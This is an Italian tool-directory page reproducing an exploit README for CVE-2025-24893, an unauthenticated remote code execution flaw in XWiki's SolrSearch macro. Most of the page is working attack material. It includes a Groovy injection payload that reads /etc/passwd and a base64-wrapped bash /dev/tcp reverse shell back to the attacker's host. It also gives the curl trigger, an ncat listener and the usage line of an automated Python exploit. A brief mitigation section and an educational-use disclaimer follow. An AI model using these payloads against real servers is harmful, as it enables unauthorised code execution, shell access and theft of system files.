
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2025-24893-XWiki-unauthenticated-RCE-via-SolrSearch — CVE-2025-24893 è una vulnerabilità critica di remote code execution (RCE) non autenticata in XWiki, una popolare piattaforma wiki enterprise open-source. | Kitploit
Strumenti/GitHubGitHub/iiiejlyxakaptoiiiku/cve-2025-24893-xwiki-unauthenticated-rce-via-solrsearch
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e FormazioneSviluppo Payload
GitHubiiiejlyxakaptoiiiku/cve-2025-24893-xwiki-unauthenticated-rce-via-solrsearch

CVE-2025-24893-XWiki-unauthenticated-RCE-via-SolrSearch

CVE-2025-24893 è una vulnerabilità critica di remote code execution (RCE) non autenticata in XWiki, una popolare piattaforma wiki enterprise open-source.

Vedi Repository
1261 anno faNon ancora revisionato
Condividi

CVE-2025-24893 – Esecuzione di codice remoto non autenticata in XWiki

0 Indice

  1. Sommario
  2. Dettagli della vulnerabilità
  3. Versioni interessate
  4. Proof-of-Concept
    • 4.1 Costruzione del payload
    • 4.2 Sfruttamento manuale
    • 4.3 Exploit automatico in Python
  5. Mitigazione
  6. Crediti e riferimenti

1 Sommario

  • CVE: 2025-24893
  • Componente: macro SolrSearch (interfaccia XWiki)
  • Severità: 9.8 / CRITICA (CVSS 3.1)
  • Vettore d'attacco: GET HTTP non autenticato
  • Impatto: esecuzione arbitraria di Groovy → RCE a livello di sistema (permessi dell'utente Jetty/Tomcat)

L'endpoint /xwiki/bin/get/Main/SolrSearch concatena l'input non attendibile text= direttamente in un template Freemarker.
Chiudendo prematuramente il template e aprendo un nuovo blocco {{groovy}} … {{/groovy}}, un attaccante può eseguire codice Groovy arbitrario senza autenticazione.


2 Dettagli della vulnerabilità

GET /xwiki/bin/get/Main/SolrSearch?media=rss\&text=<<<USER-DATA>>>  HTTP/1.1

SolrSearch dovrebbe incorporare il testo fornito come contenuto semplice, ma il gestore della macro non riesce a fare l'escaping di }}}, quindi accade quanto segue:

  1. }}} chiude il blocco Freemarker corrente.
  2. L'attaccante apre una nuova macro:
   {{async async=false}}{{groovy}} … {{/groovy}}{{/async}}
  • async=false forza l'esecuzione sincrona (funziona anche per gli ospiti).
  1. Groovy viene eseguito con i permessi del processo JVM di XWiki.

Una PoC minimale che stampa /etc/passwd:

}}}{{async async=false}}{{groovy}}println("cat /etc/passwd".execute().text){{/groovy}}{{/async}}

Variante codificata in URL (spazi → %20, parentesi → %7B/%7D, ecc.):

%7d%7d%7d%7b%7basync%20async%3dfalse%7d%7d%7b%7bgroovy%7d%7dprintln(%22cat%20/etc/passwd%22.execute().text)%7b%7b%2fgroovy%7d%7d%7b%7b%2fasync%7d%7d

3 Versioni interessate

RamoCorretta inVulnerabili ≤
15.x15.10.1115.10.10 (e tutte le 15.9 / 15.8 …)
14.x LTS14.10.1714.10.16
13 / 12Non mantenute – tutte rimangono vulnerabili

(fonte: advisory OffSec e XWiki SEC-S 2025-02)

endpoint


5 Proof of Concept

5.1 Costruzione del payload

RHOST="editor.htb:8080"
LHOST="10.10.14.8"
LPORT=4444

# 1.   reverse shell a una riga
SHELL="bash -c 'bash -i >& /dev/tcp/$LHOST/$LPORT 0>&1'"

# 2.   Base64 (su una sola riga)
B64=$(echo -n "$SHELL" | base64 -w0)

# 3.   avvolgimento nella macro Groovy
RAW='}}}{{async async=false}}{{groovy}}"bash -c {echo,'$B64'}|{base64,-d}|{bash,-i}".execute(){{/groovy}}{{/async}}'

# 4.   codifica URL
PAYLOAD=$(python3 -c "import urllib.parse,sys;print(urllib.parse.quote(sys.argv[1],safe=''))" "$RAW")

5.2 Sfruttamento manuale


# avvia il listener
sudo ncat -lvnp 4444

# attiva l'exploit
curl "http://$RHOST/xwiki/bin/get/Main/SolrSearch?media=rss&text=${PAYLOAD}"

5.3 Exploit automatico

xwiki_solr_rce.py è incluso in exploit/ (vedi blocco di codice qui sotto).

python CVE-2025-24893.py -u <TARGET URL> -l <IP> -p <PORT>

dove

<TARGET URL> - URL comprensiva di http:// o https://

(usa -c "id" per eseguire un comando arbitrario invece di una shell) exploit revshell


6 Mitigazione

  • Aggiorna a 15.10.11 / 14.10.17 o successive
  • Soluzione temporanea: disabilita la macro
# /etc/xwiki/xwiki.properties
solr.search.enabled = false

7 Crediti e riferimenti

  • Ricerca OffSec: "Unauth RCE in XWiki" – 20 febbraio 2025
  • Voce NVD: https://nvd.nist.gov/vuln/detail/CVE-2025-24893
  • Exploit-DB #52136

Ricerca e PoC: DeX1d


Disclaimer: Solo per uso didattico. Eseguire questo exploit contro sistemi che non possiedi è illegale.

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    926
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    699
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    428
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer è una piattaforma open-source di gestione degli accessi privilegiati (PAM) che fornisce ai team DevOps e IT un accesso sicuro e on-demand a endpoint SSH, RDP, Kubernetes, database e RemoteApp tramite un browser web.

    397
  • 5

    SafeLine

    chaitin/safeline

    WAF self-hosted e reverse proxy che filtra il traffico HTTP malevolo, blocca SQL injection, XSS e attacchi bot, con limitazione del tasso e crittografia dinamica HTML/JS.

    347
  • 6

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    337

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →